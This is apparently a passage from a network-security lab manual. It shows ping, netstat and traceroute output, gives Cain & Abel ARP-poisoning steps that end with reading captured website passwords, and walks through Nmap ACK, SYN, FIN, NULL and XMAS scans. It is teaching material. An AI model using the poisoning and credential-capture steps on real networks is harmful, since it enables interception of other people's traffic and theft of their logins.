Step 2: Use the ping command to test network connectivity and analyze the output.

```

C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 38ms, Average = 20ms
C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_

```

Step 3: Analyze the netstat command output to view active network connections.

Active Connections			
Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED

Step 4: Perform a traceroute to trace the route packets take to reach a target host.

Type tracert command and type www.prestashop.com press “Enter”.

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command "tracert www.prestashop.com" is entered, followed by the output of the traceroute command. The output shows the path from the local machine to the target host, www.prestashop.com [94.100.173.4]. The path consists of 30 hops, with the first few hops being physical network interfaces and subsequent hops being router IP addresses. Hops 8 through 30 are all marked as "Request timed out".

```
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [94.100.173.4]
over a maximum of 30 hops:


 1      4 ms      2 ms      3 ms  192.168.0.1
 2     107 ms     39 ms     27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3      31 ms     35 ms     33 ms  125.18.4.65
 4     142 ms     131 ms    132 ms  182.79.245.161
 5     128 ms     132 ms    126 ms  5.226.7.253
 6     146 ms     157 ms    158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7     153 ms     153 ms    136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8     148 ms     157 ms    156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9      *          *          *      Request timed out.
10     160 ms          *      133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
11     131 ms     133 ms    139 ms  fw.prestashop.com [94.100.173.4]
12      *          *          *      Request timed out.
13      *          *          *      Request timed out.
14      *          *          *      Request timed out.
15      *          *          *      Request timed out.
16      *          *          *      Request timed out.
17      *          *          *      Request timed out.
18      *          *          *      Request timed out.
19      *          *          *      Request timed out.
20      *          *          *      Request timed out.
21      *          *          *      Request timed out.
22      *          *          *      Request timed out.
23      *          *          *      Request timed out.
24      *          *          *      Request timed out.
25      *          *          *      Request timed out.
26      *          *          *      Request timed out.
27      *          *          *      Request timed out.
28      *          *          *      Request timed out.
29      *          *          *      Request timed out.
30      *          *          *      Request timed out.


Trace complete.
```

b) ARP Poisoning:


1. Use ARP poisoning techniques to redirect network traffic on a Windows system.
2. Analyze the effects of ARP poisoning on network communication and security




Step 2 : Select sniffer on the top.



Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.



Step 4 : Click on “+” icon on the top. Click on ok.



Step 5 : Shows the Connected host.

The screenshot shows the Cain & Abel Network Sniffer interface. The main window displays a table of connected hosts. The columns include IP address, MAC address, OUI fingerprint, Host name, and several status indicators (B..., B8, Gr, M0, M1, M3). The first host listed is 192.168.0.1 with MAC address 14D64DA256C7 and OUI fingerprint D-Link International. The interface also features a toolbar with various icons for file operations, network analysis, and tools. Below the table, there are tabs for Hosts, APR, Routing, Passwords, and VoIP, with APR currently selected. A status bar at the bottom indicates 'Lost packets: 0%'.

IP address	MAC address	OUI fingerprint	Host name	B...	B8	Gr	M0	M1	M3
192.168.0.1	14D64DA256C7	D-Link International							
192.168.0.56	F46D04E9CC74	ASUSTek COMPUTER INC.							
192.168.0.57	50E549923562	GIGA-BYTE TECHNOLOGY ...							
192.168.0.71	B0CAEC5560745	ASUSTek COMPUTER INC.							
192.168.0.72	94DE8097D224	GIGA-BYTE TECHNOLOGY ...							
192.168.0.100	F07D687CE6C8	D-Link Corporation							
192.168.0.185	00E0B606C002	Entrada Networks							
192.168.0.225	50E549BE2013	GIGA-BYTE TECHNOLOGY ...							
192.168.0.230	50E54946F9F8	GIGA-BYTE TECHNOLOGY ...							
192.168.0.233	0019D18D0BE9	Intel Corporate							
192.168.0.236	94DE808FCFB3	GIGA-BYTE TECHNOLOGY ...							
192.168.0.237	94DE808FD25E	GIGA-BYTE TECHNOLOGY ...							
192.168.0.250	001761101CC6								
192.168.0.251	001761103976								
192.168.1.1	001802FC170D	Alpha Networks Inc.							
192.168.1.3	001802FC170D	Alpha Networks Inc.							
192.168.1.5	24DEC6C4B904	Aruba Networks							
192.168.1.6	001E90B798F5	Elitelgroup Computer Syste...							
192.168.1.7	00E0B606C0E1	Entrada Networks							
192.168.1.8	24DEC6C4B8EC	Aruba Networks							
192.168.1.9	24DEC6C4B000								


Step 6 : Select Arp at bottom.

The screenshot shows the Cain & Abel Network Sniffer interface with the APR tab selected. On the left, a tree view shows various ARP entries: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). The main pane displays two tables: one for Status, IP address, MAC address, and Packets -> / -<, and another for MAC address and IP address. Below these tables is a section labeled 'Configuration / Routed Packets'. The interface includes a toolbar with various icons and a status bar at the bottom indicating 'Lost packets: 0%'.


Status	IP address	MAC address	Packets ->	-< Packets	MAC address	IP address

Status	IP address	MAC address	Packets ->	-< Packets	MAC address	IP address


Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Port Scanning with NMap

- a) Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- b) Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- c) Analyze the scan results to gather information about the target system's network services

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**
Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**
Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed auth

